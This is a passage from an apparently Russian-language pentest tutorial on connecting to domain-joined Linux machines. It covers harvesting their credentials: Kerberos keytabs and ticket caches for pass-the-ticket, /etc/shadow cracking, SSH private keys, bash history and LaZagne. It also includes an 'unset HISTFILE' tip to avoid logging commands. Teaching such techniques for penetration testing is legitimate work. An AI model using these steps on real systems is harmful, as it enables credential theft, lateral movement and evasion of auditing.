В противном случае это может быть немного сложнее, поскольку на компьютерах с Linux по умолчанию не открыт какой-либо характерный порт, однако многие машины с Linux используются в качестве серверов, которыми можно управлять удаленно. Для администрирования компьютеров Linux обычно используется протокол `SSH`. Служба сервера SSH прослушивает порт `22`, поэтому можно выполнить сканирование этого порта в сети, чтобы идентифицировать машины Linux.

Подключение к Linux-компьютерам

Чтобы подключиться к Linux-компьютеру, для получения оболочки, наиболее распространенным вариантом является использование SSH. Иногда даже можно использовать удаленное взаимодействие через Powershell, так как оно может работать через SSH.

```
$ ssh root@debian10
root@192.168.100.137's password:
Linux debian10 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  7 12:55:20 2021 from 192.168.100.137
root@debian10:~#
```

SSH-подключение к Linux-компьютеру

Помимо использования имени пользователя и пароля, вы можете подключиться с помощью ключа SSH, который можно получить с другого компьютера.

```
$ ssh -i id_ed25519_foo_key foo@db.contoso.local
```

Подключение к другому компьютеру с помощью ключа SSH

Наконец, если целевой компьютер Linux является частью домена, можно использовать аутентификацию Kerberos с SSH. Необходимо указать указать SSH-клиенту использовать аутентификацию Kerberos, включив аутентификацию `GSSAPI` (-o GSSAPIAuthentication=yes). Можно получить билет, получив его с помощью Pass-The-Ticket или запросив с помощью хеша NT (Overpass-The-Hash) или ключа Kerberos (Pass-The-Key). Можно использовать Rubeus, cerbero или impacket для запроса билетов Kerberos с хешем NT или ключами Kerberos.

Кроме того, на старых компьютерах с Linux может быть включен Telnet на порту 23. Для подключения к нему потребуется имя пользователя и пароль.

Учетные данные компьютеров Linux

К несчастью для злоумышленников, в Linux нет процесса lsass с кешированными учетными данными. Но есть много мест, которые могут их заинтересовать.

Билеты Linux Kerberos

Для аутентификации пользователей машины Linux обычно имеют клиент Kerberos, настроенный с учетной записью компьютера домена. Вы можете найти учетные данные в таблице ключей, обычно находящейся в /etc/krb5.keytab, или в значении, указанном в переменных среды KRB5_KTNAMEили KRB5_CLIENT_KTNAME, или указанном в файле конфигурации Kerberos в /etc/krb5.conf. Вы можете отобразить его содержимое, включая ключи, с помощью klistкоманды или cerbero .

```
$ klist -k -Ke
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   1 r2d2@contoso.local (DEPRECATED:arcfour-hmac)  (0xc49a77fafad6d3a9270a8568fa453003)
```

Отображение учетных записей в таблице ключей по умолчанию

В данном случае имеется настроенная учетная запись с хешем NT (который используется в алгоритме RC4-HMAC Kerberos). Можно использовать сохраненные ключи, чтобы запросить билет Kerberos и выдать себя за пользователя.

Кроме того, когда пользователь домена аутентифицируется на компьютере, извлекается билет Kerberos. Можно взять эти билеты и представляться пользователями в домене. Обычно билеты можно найти в директории `/tmp` в файлах с форматом, `krb5cc_%{uid}`, где uid — это UID пользователя. Однако также возможно, что билеты хранятся в ключах ядра Linux вместо файлов, но их можно получить и преобразовать в файлы с помощью tickey. Получив файлы билетов, можно использовать их для проведения атаки Pass the ticket.

```
$ ls /tmp/ | grep krb5cc
krb5cc_1000
krb5cc_1569901113
krb5cc_1569901115
```

Билеты в Linux

Чтобы убедиться, где билеты хранятся на компьютере с Linux, можно проверить файл конфигурации Kerberos в формате `/etc/krb5.conf`.


Пользовательские файлы Linux

Кроме того, можно получить учетные данные, хранящиеся в файле `/etc/shadow`, содержащем пароли локальных пользователей. Затем попытаться взломать их с помощью hashcat. Иногда пароли повторно используются на разных компьютерах.

Однако не поулчится выполнить атаку Pass-The-Hash, поскольку для удаленной аутентификации на компьютере Linux, например, с использованием SSH, требуется пароль.

SSH-ключи
Другая возможность — искать закрытые ключи SSH. Обычно они хранятся в директории пользователя `.ssh`. Имя файла обычно `id_rsa` или `id_ed25519`.

Идентификация закрытого ключа



Если закрытый ключ не требует парольной фразы для его использования, его можно использовать для подключения к другим компьютерам в домене.

Подключение к другой машине с ключом SSH

Кроме того, в директории `.ssh` можно найти файл `known_hosts`, он может показать имена хостов машин, которые подключены через SSH с использованием закрытых ключей. Однако этот файл может содержать хешированные имена, но их можно взломать с помощью hashcat.

История Bash
Так же, можно найти больше информации об ssh-соединениях и других вещах, таких как учетные данные, в истории команд пользователей компьютера, обычно расположенной в файле `.bash_history` пользовательского каталога.

Кстати, если вы хотите, чтобы ваши команды не регистрировались в истории, вы можете сбросить переменную среды HISTFILE, используя команду `unset HISTFILE` или использовать аналогичный метод.

Другие места, где можно найти учетные данные в Linux
Можно найти пароли и ключи для подключения к различным службам (например, базам данных) и машинам в файлах конфигурации программного обеспечения или скриптов, расположенных на компьютере. Кроме того, можно снова воспользоваться инструментом LaZagne для проверки программ, которые могут быть подвержены краже учетных данных.

Практическая подготовка

Если материал показался вам интересным, и хотите на практике разобраться, как это работает — пройдите Корпоративные лаборатории Pentestit — программу практической подготовки в области информационной безопасности.